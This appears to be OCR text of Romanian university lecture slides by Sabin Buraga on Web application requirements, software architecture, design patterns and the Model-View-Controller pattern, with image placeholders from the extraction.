
be consistent, not uniform

make things open; it makes things better

exemplu pentru gov.uk – Paul Downey & David Heath (2013)

cerințe

Stabilirea standardelor de calitate



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cerințe

Obținere / licitare / negociere
a conținutului (datelor) și/sau codului-sursă

drepturi de autor – *copyright*
versus
cod deschis (*Open Source Licenses*)
www.opensource.org/licenses/category
+
date deschise
Creative Commons – **www.creativecommons.org/licenses/**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cerințe

Documentare

cu atragerea experților în domeniul problemei
ce trebuie soluționată de aplicația Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

cerințe

Aspecte specifice aplicațiilor Web

Lipsa unei structuri reale (tangibile)

Multi-disciplinaritate

Necunoașterea publicului-țintă real

Volatilitatea cerințelor și constrângerilor

Mediul de operare impredictibil

Impactul sistemelor tradiționale (*legacy*)

Aspecte calitative diferite

Inexperiența vizitatorilor

Termenul de lansare

cerințe: exemple

Viziune (*big idea*)

Basecamp: "*project management is communication*"

Flickr: "*online photo management & sharing application*"

Ta-da List: "*competing with a post-it note*"

cerințe: exemple

Punctele de plecare în dezvoltarea Flickr

presupuneri inițiale (*assumptions*):

oamenilor le place să-și împărtășească amintirile

folosirea succesului *blogging*-ului

partajarea nu doar a însemnărilor,
ci și fotografiilor (personale)

suport pentru realizarea de comentarii + *tagging*

noi tipuri de cerințe

Privitoare la conținut

audiența – *e.g.*, internaționalizare
context de navigare
preferințe
disponibilitate permanentă (7 zile, 24 de ore/zi)
recurgerea la surse eterogene de date
căutare, filtrare, recomandare
etc.

noi tipuri de cerințe

Interacțiunea cu utilizatorul în contextul Web

inclusiv vizând Web-ul social

content mash-up

"*it's yours to take, re-arrange and re-use*"

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

noi tipuri de cerințe

Calitative

funcționalitate
fiabilitate
utilizabilitate
eficiență (performanță)
mentenabilitate
independența de platformă

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

noi tipuri de cerințe

Privitoare la mediul de execuție

(in)dependența de navigatorul Web

wired vs. wireless
on-line vs. off-line
suport pentru diverse standarde HTML5
responsive Web design

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

noi tipuri de cerințe

Referitoare la evoluție

utilizatorul final exploatează aplicația Web
fără a trebui s-o (re)instaleze pe calculator

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

noi tipuri de cerințe: aspecte de interes

inițial:
oferirea funcționalităților esențiale (*less is more*)

versiuni ulterioare:
extinderea aplicației Web
– pe baza unei interfețe de programare (API) publice –
ce încurajează dezvoltarea de soluții date de utilizatori

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

arhitecturi

Calitatea aplicațiilor Web este influențată de arhitectura pe care se bazează

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

arhitecturi

Dezvoltarea unei arhitecturi software ia în calcul:

cerințe funcționale

impuse de clienți,
vizitatori,
concurență,
factori decizionali (management),
evoluție socială/tehnologică,
...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

arhitecturi

Dezvoltarea unei arhitecturi software ia în calcul:

factori calitativi

utilizabilitate
performanță
securitate
refolosire a datelor/codului
etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

arhitecturi

Dezvoltarea unei arhitecturi software ia în calcul:

aspecte tehn(olog)ice

platforma hardware/software (sistem de operare)
infrastructura *middleware*
servicii disponibile – *e.g.*, via API-uri publice
limbaj(e) de programare
sisteme tradiționale (*legacy*)
...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

arhitecturi

Dezvoltarea unei arhitecturi software ia în calcul:

experiența

recurgerea la arhitecturi și platforme existente
șabloane de proiectare (*design patterns*)
folosirea unor soluții „la cheie”: biblioteci, *framework*-uri
management de proiecte
etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

arhitecturi web: componente tipice

client(i)

firewall

proxy

middleware

server(e) Web

server(e) de aplicații

framework-uri, biblioteci, alte componente

server(e) de stocare persistentă – *e.g.*, baze de date


server(e) de conținut multimedia

server(e) de management al conținutului (CMS)

aplicații/sisteme tradiționale

arhitecturi web

Uzual, se adoptă arhitecturi stratificate
(*N-tier Web applications*)



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Există anumite „rețete”
privind dezvoltarea de aplicații Web?

proiectare

O problemă – oricare ar fi aceasta – poate apărea frecvent

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

proiectare

Cei experimentați au găsit diverse soluții
pentru problema în cauză, reușind să recunoască
problema și să aleagă soluția (optimă)
care poate fi aplicată într-un anumit context

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

proiectare

Pattern (șablon)

regulă ce exprimă o relație
dintre un **context**, o **problemă** și o **soluție**


inițial, cu utilizare în arhitectură
Christopher Alexander, 1979

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

proiectare

Pattern (șablon)

regulă ce exprimă o relație
dintre un **context**, o **problemă** și o **soluție**



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

proiectare

Tradițional, *pattern*-urile se utilizează în proiectarea de software

pattern ≡ *“mind sized” chunk of information*

lucrarea de referință:
E. Gamma *et al.*, *Design Patterns*, Addison-Wesley, 1995

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

proiectare

Pattern-uri de proiectare au fost folosite, ulterior, în alte arii

interacțiune dintre om-calculator

- design și interacțiune Web, *mobile computing*

modelare conceptuală

- proiectarea bazelor de date, ontologii,...

proiectare

Un *pattern* poate descrie cunoștințele unui expert
(pe baza experienței sale personale)
în domeniul unei probleme în ceea ce privește
recunoașterea problemei, a contextului și
a soluției la acea problemă

proiectare

Un *pattern* nu reprezintă o regulă fermă

uneori nu trebuie aplicat! ▸ *anti-patterns*

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

proiectare

Este necesară adoptarea unui vocabular comun corespunzător domeniului problemei

- *pattern language*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

proiectare

Pattern-uri privitoare la:

proiectare

arhitectură

analiză

dezvoltare

structură

comportament

...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

proiectare

Specificarea și/sau „recunoașterea” unui *pattern* poate avea loc la diverse niveluri:

prezentare a datelor (UI, *user interaction*, *visualization*,...)
procesare (*business logic*, *scripting* etc.)
integrare a componentelor (*code library development*)
stocare a datelor (*database queries*, *database design*,...)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

proiectare

Șablon de specificare a unui *pattern*:

numele

rezumatul

problema

contextul

soluția

exemplele

utilizările

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

proiectare

Exemple de colecții de șabloane
(*patterns repositories*)

privind proiectarea de software
http://c2.com/cgi/wiki?DesignPatterns
patterns of enterprise application architecture
http://martinfowler.com/eaaCatalog/
interacțiunea cu utilizatorul
http://profs.info.uaic.ro/~evalica/patterns/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

proiectare

Șabloane de proiectare tradiționale

creaționale
Builder, *Prototype*, *Singleton*

structurale
Adapter, *Bridge*, *Decorator*, *Façade*, *Flyweight*, *Proxy*

comportamentale
Command, *Iterator*, *Mediator*, *Observer*, *State*, *Visitor*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

proiectare

Web Patterns

Model View Controller
Page Controller
Front Controller
Template View
Transform View
Application Controller

M. Fowler, *Patterns of Enterprise Application Architecture*, Addison-Wesley (2003)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

proiectare

Session State Patterns

Client Session State
Server Session State
Database Session State

M. Fowler, *Patterns of Enterprise Application Architecture*, Addison-Wesley (2003)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

proiectare


Data Source Architectural Patterns

Table Data Gateway
Row Data Gateway
Active Record
Data Mapper

M. Fowler, *Patterns of Enterprise Application Architecture*, Addison-Wesley (2003)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

aplicație Web = **interfață** + **program** + **conținut** (date)
trei strate (*3-tier application*)



Client
(*interface*)

Server de aplicații
(*application*)

Stocare
(*persistence*)

C. Henderson, "*Scalable Web Architectures*", Web 2.0 Expo, 2007: iamcal.com/talks/

C. Henderson, "*Scalable Web Architectures*", Web 2.0 Expo, 2007: iamcal.com/talks/

arhitecturi web

Modelul de structurare a datelor este separat de maniera de procesare (controlul aplicației) și de modul de prezentare a acestora (interfața Web)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

arhitecturi web

Modelul de structurare a datelor este separat de maniera de procesare (controlul aplicației) și de modul de prezentare a acestora (interfața Web)

principiu: ***separation of concerns***

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

arhitecturi web: mvc

Majoritatea aplicațiilor Web sunt dezvoltate conform **MVC** (***Model-View-Controller***)


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

arhitecturi web: mvc


Șablon arhitectural

descris în premieră în 1979 în contextul interacțiunii dintre om și calculator – Smalltalk (Xerox PARC)


arhitecturi web: mvc



arhitecturi web: mvc



arhitecturi web: mvc



arhitecturi web: mvc

Poate fi implementat și într-un limbaj neorientat-obiect

încurajat/impus de *framework*-uri Web specifice

exemplificări diverse:

ASP.NET MVC (C# *et al.*), Catalyst (Perl), ColdBox (ColdFusion), Django (Python), FuelPHP, Grails (Groovy), Laravel (PHP), Lift (Scala), Rails (Ruby), Sails (Node.js), TurboGears (Python), Yesod (Haskell), Wicket (Java), Wt (C++), Zikula (PHP), ZK (Java)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

arhitecturi web: mvc

Controller

responsabil cu preluarea cererilor de la client
(cereri GET/POST emise pe baza acțiunilor utilizatorului)

gestionează resursele necesare satisfacerii cererilor

uzual, va apela un *model* conform acțiunii solicitate
și va selecta un *view* corespunzător

arhitecturi web: mvc

Model

resursele gestionate de software – utilizatori, mesaje, produse etc. – au modele specifice

desemnează datele și regulile (*i.e.* restricțiile) referitoare la date ▸ concepte vizând aplicația Web

oferă *controller*-ului o reprezentare a datelor solicitate și e responsabil cu validarea datelor menite a fi stocate

Dr. Sabin Buraga ▸ www.purl.org/net/busaco


arhitecturi web: mvc

View

furnizează diverse maniere de prezentare a datelor
furnizate de *model* via *controller*

pot exista *view*-uri multiple,
alegerea lor fiind realizată de *controller*

arhitecturi web: mvc



etape tipice:
(1) cerere trimisă de client – *e.g.*, navigator Web,
(2) dirijare (*routing*) a cererii către *controller*,
(3) recurgerea la un *model*, (4) furnizare reprezentare,
(5) selectare a unui *view*, (6) prezentare conținut la client

